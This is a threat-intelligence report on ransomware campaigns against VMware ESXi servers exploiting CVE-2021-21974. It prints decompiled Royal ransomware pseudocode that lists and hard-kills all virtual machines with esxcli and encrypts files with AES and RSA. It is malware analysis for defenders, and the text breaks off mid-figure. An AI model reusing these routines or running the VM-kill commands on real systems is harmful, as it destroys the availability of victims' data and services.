VEDERE LABS

VMware ESXi Servers

A Major Attack Vector for Ransomware

March 9, 2023

Prashant Tilekar

Contents

1. Executive summary

On February 3, CERT-FR issued a warning about an attack campaign targeting VMware ESXi hypervisors vulnerable to CVE-2021-21974. with the goal of deploying ransomware. According to Censys, the first infections of this campaign occurred on October 12, 2022. The company still keeps track of the campaign and the number of infected servers has gone down from a peak of 3,500 at the beginning of February to around 1,000 on February 22. Most of those infected servers are in Europe (with France being the top affected country), followed by the United States and South Korea.

VMware ESXi is an enterprise-class hypervisor developed by VMware to deploy and serve virtual computers. It allows the same hardware to be used for multiple virtual machines (VMs), which helps organizations to save on hardware and easily scale up infrastructure.

Since 2022, ESXi virtualization servers have been one of the main targets of ransomware groups, with the number of attacks targeting these servers tripling between 2021 and 2022. The increasing focus on new types of targets, such as ESXi, may be seen as a response to a decline in successful ransomware attacks or total ransom payouts in 2022. Ransomware groups are ever-changing and willing to adapt to maintain or increase profitability. A past (and ongoing) trend has been the move from data encryption to data exfiltration, thus rendering backups ineffective. There may be many reasons for the current decline not strictly related to improving cybersecurity, such as an uncertain economy making companies willing to pay less as well as the Russian invasion of Ukraine leading to internal conflicts in groups such as Conti, cybercriminals changing their goals to target Ukrainian organizations, and victims unwilling to pay because of sanctions. Nonetheless, improving cybersecurity certainly plays a role in the decline. The ability of potential victims to detect and respond to ongoing attacks through improved application of technology on managed devices has increased and has not gone unnoticed by ransomware threat actors. This makes these actors rethink their targets and once again adapt to remain profitable.

Unmanaged devices such as ESXi servers are a great target for ransomware threat actors to pivot to. That is because of the valuable data on these servers, a growing number of exploited vulnerabilities affecting them, their frequent internet exposure and the difficulty of implementing security measures, such as endpoint detection and response (EDR), on these devices. ESXi is a high-yielding target for attackers since it hosts several VMs, allowing attackers to deploy malware once and encrypt numerous servers with a single command.

Many of the past ransomware attacks targeting ESXi servers have been similar, with attackers either buying valid credentials from initial access brokers (IABs) or discovering vulnerable hosts via search engines such as Shodan or Censys, then exploiting known vulnerabilities and deploying a ransomware payload. In March 2022, Vedere Labs reported the trend of ransomware infecting ESXi servers. In April, we published an analysis of an incident using the ESXi version of ALPHV and in September, we reported how the trend had exploded with many other families targeting these servers, such as Lockbit, Cheerscrypt, RansomEXX, Hive, Luna, BlackBasta and RedAlert/N13V. Ransomware is now commonly either created specifically for these environments or adapted for them, with many ransomware families written in Go or Rust for better cross-compilation. This allows those families to target Windows, Linux (which runs on many servers and several IoT devices) and ESXi with the same software.


Even as attackers target these environments, organizations will probably continue to increase their reliance on virtualization, given its undeniable advantages. However, these same organizations need to realize that both the servers hosting VMs and the VMs themselves are part of an extended attack surface that is often not covered by EDR and other traditional security solutions, turning them into a blind spot on the network. Ransomware is just a part of the threat landscape for virtualized infrastructure. Beyond what we discuss in this report, there are known attacks leveraging a custom Python backdoor on ESXi servers, APTs targeting Log4shell vulnerabilities on VMware Horizon, attack tools developed specifically for ESXi, emerging persistence techniques and even vulnerabilities allowing attackers to break out of virtual machines and execute code on the host operating system.

In this report, we provide details on the recent ransomware campaign targeting ESXi and analyze two payloads used in these attacks: ELF versions of Royal and Clop (Section 2). We also present the tactics, techniques and procedures (TTPs) used by attackers in this campaign (Section 3), discuss mitigation recommendations (Section 4) and list indicators of compromise (IOCs) that can be used for detection or threat hunting (Section 5).

2. Technical analysis

2.1. Popularity of ESXi servers

As of February 24, 2023, there are close to 85,000 ESXi servers exposed on the Internet, according to the Shodan search engine. Those servers are located mostly in France (11.4%), the U.S. (9.6%) and Brazil (9.4%), as shown in Figure 1.



TOTAL RESULTS

84,991

TOP COUNTRIES

France	9,710
United States	8,173
Brazil	8,019
China	7,003
Germany	6,734

More...

Figure 1 – Distribution of exposed VMware ESXi servers – Source: Shodan search engine

These devices run a wide range of ESXi versions, from 3.5.0 (first released in 2008 and last patched in 2013) to 8.0, the most recent version. The three most popular versions (6.5, 6.7 and 7.0) are the ones being exploited in the recent campaign (more details about the vulnerability in the next section).




Figure 2 – Versions of VMware ESXi exposed online – Source: Shodan search engine

From Shodan data, it is difficult to understand which organizations use these devices, since many IPs are registered directly to their ISPs. Interestingly, there are several educational institutions with many exposed servers, such as Taiwan's Ministry of Education Computer Center (663 servers) and the China Education and Research Network (105).

Forescout's Device Cloud allows us to have a deeper insight into organizations deploying VMware ESXi. There are more than 17,000 ESXi servers tracked on the Device Cloud. Figure 3 shows their distribution by industry.




Figure 3 – Distribution of ESXi server by industry – Source: Forescout Device Cloud

2.2. The ongoing campaign

The attackers in the ongoing campaign take advantage of a remote code execution (RCE) vulnerability (reported in February 2021 as CVE-2021-21974 with a CVSS score of 8.8) that allows unauthenticated attackers to exploit a heap overflow in the OpenSLP service of ESXi. Phishing or social engineering can be used by the attackers to gain initial access into the networks containing vulnerable ESXi servers, which can then be exploited.

A specific flaw exists within the processing of Service Location Protocol (SLP) messages. The issue results from the lack of proper validation of the length of user-supplied data before copying it to a heap-based buffer. An attacker can leverage this vulnerability to execute code in the context of the SLP daemon. A malicious actor residing within the same network segment as ESXi who has access to port 427 may be able to trigger the heap-overflow issue in OpenSLP service, resulting in RCE.

The ransomware families used in the ongoing attacks, including ESXiArgs, Royal and Cl0p, seem to be distinct from one another. These ransomware strains target and encrypt specific file types, including those with extensions such as `.vmxf`, `.vmx`, `.vmdk`, `.vmsd` and `.nvram`, on ESXi servers that have been compromised. Figure 4 shows the attack chain commonly used in this campaign.



2. Exploit vulnerable server
3. Drop ransomware
Attacker
ESXi Server vulnerable to CVE-2021-21974
Ransomware
4. Ransomware searches for files and encrypts them
1. Obtain initial access via phishing or social engineering
Ransom Note
Decryption key and files at C2 server
5. Generate ransom note and contact address for payment and decryption
Infected ESXi server
C2 Server

Figure 4 – Attack chain

In the remainder of this section, we focus on a technical analysis of two ransomware strains that have been deployed as part of the current campaign: Royal and Cl0p.


2.3. Royal ransomware

Royal ransomware is a highly advanced and rapidly evolving ransomware strain first observed in early 2022. During November 2022, DEV-0569, the threat actor responsible for Royal, ramped up their cyberattacks against major corporations with the intention of extorting funds from them. In their latest operations, Royal ransomware was observed targeting Linux devices, with the developers having also added support for ESXi virtual machines to their arsenal. Vedere Labs already published an analysis of Royal ranomware targeting Windows.

We have analyzed two Royal ransomware samples for Linux with the following SHA256 hashes:

- b57e5f0c857e807a03770feb4d3aa254d2c4c8c8d9e08687796be30e2093286c
- b64acb7dcc968b9a3a4909e3fddc2e116408c50079bba7678e85fee82995b0f4)

The Royal ransomware variant for Linux can be executed by its operators through a command line. First, the malicious code calls `fork()`, which creates a new process by duplicating the calling process. Figure 5 shows how the the `execlp()` function is used to replace the current process image with a new process image specified by a file. Then, the malware collects information about running virtual machines via the `esxcli` command line tool and saves the output to a file before terminating all VMs by once again using the `esxcli` tool.




```
void stop_vm()(void)
{
    char cVar1;
    int64_t iVar2;
    void **ppvVar3;
    uint8_t uVar4;
    char *var_5d0h;
    void *var_1d0h;
    void *s;
    int64_t size;
    uint32_t var_38h;
    void *fildes;
    char *s1;
    char *n;
    undefined8 var_14h;

    // stop_vm()
    uVar4 = 0;
    var_38h = fork();
    if (var_38h == 0) {
        execlp("/bin/sh", "/bin/sh", 0x580ddd, "esxcli vm process list > list", 0);
    // WARNING: Subroutine does not return
        exit(0);
    }
    wait(0);
```

Fork() creates a new process by duplicating the calling process.
Checking the VM process list

Figure 5 – Function stop_vm()


Once the malicious code has collected information on all running processes, it uses `esxcli` to kill all VM processes. This allows the attackers to encrypt the targeted VMs and render them inaccessible to the legitimate users.



```
                    ppvVar3 = &var_1d0h;
                    while (iVar2 != 0) {
                        iVar2 = iVar2 + -1;
                        *ppvVar3 = (void *)0x0;
                        ppvVar3 = ppvVar3 + (uint64_t)uVar4 * -2 + 1;
                    }
                    while (s1 = (char *)strstr(s1, "World ID: "), s1 != (char *)0x0) {
                        s1 = s1 + 10;
                        n = (char *)strstr(s1, 0x580ded);
                        var_14h._0_4_ = (int32_t)n - (int32_t)s1;
                        memset(&var_1d0h, 0, 0x100);
                        memcpy(&var_1d0h, s1, (int64_t)(int32_t)var_14h);
                        memset(&var_5d0h, 0, 0x400);
                        sprintf(&var_5d0h, "esxcli vm process kill --type=hard --world-id=%s", &var_1d0h);
                        var_38h = fork();
                        if (var_38h == 0) {
                            execlp("/bin/sh", "/bin/sh", 0x580ddd, &var_5d0h, 0);
    // WARNING: Subroutine does not return
                            exit(0);
                        }
                        wait(0);
                    }
                    free(stack0xfffffffffffffc8);
                } else {
                    close((uint32_t)fildes);
                    free(stack0xfffffffffffffc8);
                }
            }
        }
```

Figure 6 – Stop all processes


In the main function of the ransomware, there are four arguments for execution: `stopvm` stops all working VMs to allow them to be encrypted, `vmonly` solely encrypt virtual machines, `fork` creates a new process and `logs` performs an unknown function.



```
                    }
                } else {
                    iVar3 = strcmp(argv[var_26h._2_4_], "-stopvm");
                    if (iVar3 == 0) {
                        stop_vm()();
                    } else {
                        iVar3 = strcmp(argv[var_26h._2_4_], "-vmonly");
                        if (iVar3 != 0) {
                            iVar3 = strcmp(argv[var_26h._2_4_], "-fork");
                            if (iVar3 == 0) {
                                bVar1 = true;
                            } else {
                                iVar3 = strcmp(argv[var_26h._2_4_], "-logs");
                                if (iVar3 == 0) {
                                    logs::init()();
                                }
                            }
                        }
                    }
                }
            }
```

Figure 7 – Main function


Once the read and write operation completes, the code shifts to the encryption phase. The `encrypt()` function further calls the `RSA_public_encrypt()` and `AES_set_encrypt_key()` functions to perform the encryption process. Files are encrypted by using AES in CBC mode and the RSA algorithm.



```
  if (cVar1 == '\x01') {
      cVar1 = gen_random(unsigned char*, unsigned long)(&s, 0x10);
      if (cVar1 == '\x01') {
          memcpy((int64_t)&var_394h + 4, &s2, 0x20, &s2);
          memcpy(auStack888, &s, 0x10, auStack888);
          arg5_00 = 4;
          arg4_00 = _var_3a0h;
          var_34h = RSA_public_encrypt(0x30, (int64_t)&var_394h + 4, (int64_t)&var_394h + 4, (uint32_t)_var_3a0h);
          if (var_34h == 0x200) {
              var_58h = var_3a8h;
              var_3a8h = (void *)long chROUNDUP<long, int>(long, int)((int64_t)var_3a8h, 0x10);
              cVar1 = resize_file(int, long)((uint32_t)var_394h, (int64_t)var_58h);
              if (cVar1 == '\x01') {
                  var_60h = 0;
                  var_68h = 0;
                  if (((int64_t)var_3a8h < 0x500849) || (var_3b0h == (void *)0x64)) {
                      var_30h = 1;
                      var_60h = (int64_t)var_3a8h;
                      var_3b0h = (void *)0x64;
                  } else {
                      var_30h = 10;
                      calculate(long, int, long*, long*)
                                (arg7, in_XMM1_Qa, in_XMM2_Qa, in_XMM3_Qa, in_XMM4_Qa, in_XMM5_Qa, in_XMM6_Qa,
                                 in_XMM7_Qa, var_3a8h, (uint64_t)var_3b0h & 0xffffffff, &var_60h, (int64_t)&var_68h);
                  }
                  AES_set_encrypt_key((int64_t)&s2, 0x100, (int64_t)&var_190h);
                  var_2ch = 0;
                  while ((int32_t)var_2ch < (int32_t)var_30h) {
```

Figure 8 – Encryption function

Then data is processed using the `ImportKey()` function to form an RSA public key.




```
t64_t var_30h;
nt32_t var_28h;
nt32_t var_20h;
nt32_t fildes;
nt32_t var_11h;

 thread_func(void*)
ar_28h = ImportKey(char const*)
                   (
                   "-----BEGIN RSA PUBLIC KEY-----\nMIICCAKCAgEAp/24TNvKoZ9rzwMaH9kVGq4x1j+L/tgWH5ncB1TQA6eT5NDtgsQH\njv+6N3IY8P4SPSnG5QUBp9
                   );
 ((_var_28h != 0) && (_var_20h = (void *)operat
  do {
      while( true ) {
          pthread_mutex_lock(mutex);
          iVar3 = std::list<std::string, std::a
          if (iVar3 != 0) break;
          pthread_cond_wait(condvar, mutex);
          pthread_mutex_unlock(mutex);
      }
      threadpool::pop()((int64_t)&var_50h);
      pthread_mutex_unlock(mutex);
      iVar3 = std::string::length() const(&var_
```

```
"-----BEGIN RSA PUBLIC
KEY-----\nMIICCAKCAgEAp/24TNvKoZ9rzwMaH9kVGq4x1j+L/tgWH5ncB1TQA6eT5NDtgsQH\njv+6N3IY8P4SPSnG5
QUBp9uYm3berObDuLURZ4wGW+HEKY+jNht5JD4aE+SS2Gjl\n+Iht2N+S8IRDAjcYXJZaCePN4pHDWQ65cVHnony
o5FfjKkQpDlzbAZ8/wBY+5gE4\nTex2Fdh7pvs7ek8+cnzkSi19xC0plj4zoMZBwFQST9iLK7KbRTKnaF1ZAHnDKaTQ\n
uCkJkcdhpQnaDyuUojb2k+gD3n+k/oN33Il9hfO4s67gyiIBH03qG3CYBJ0XfEWU\ncvvahe+nZ3D0ffV/7LN6FO588R
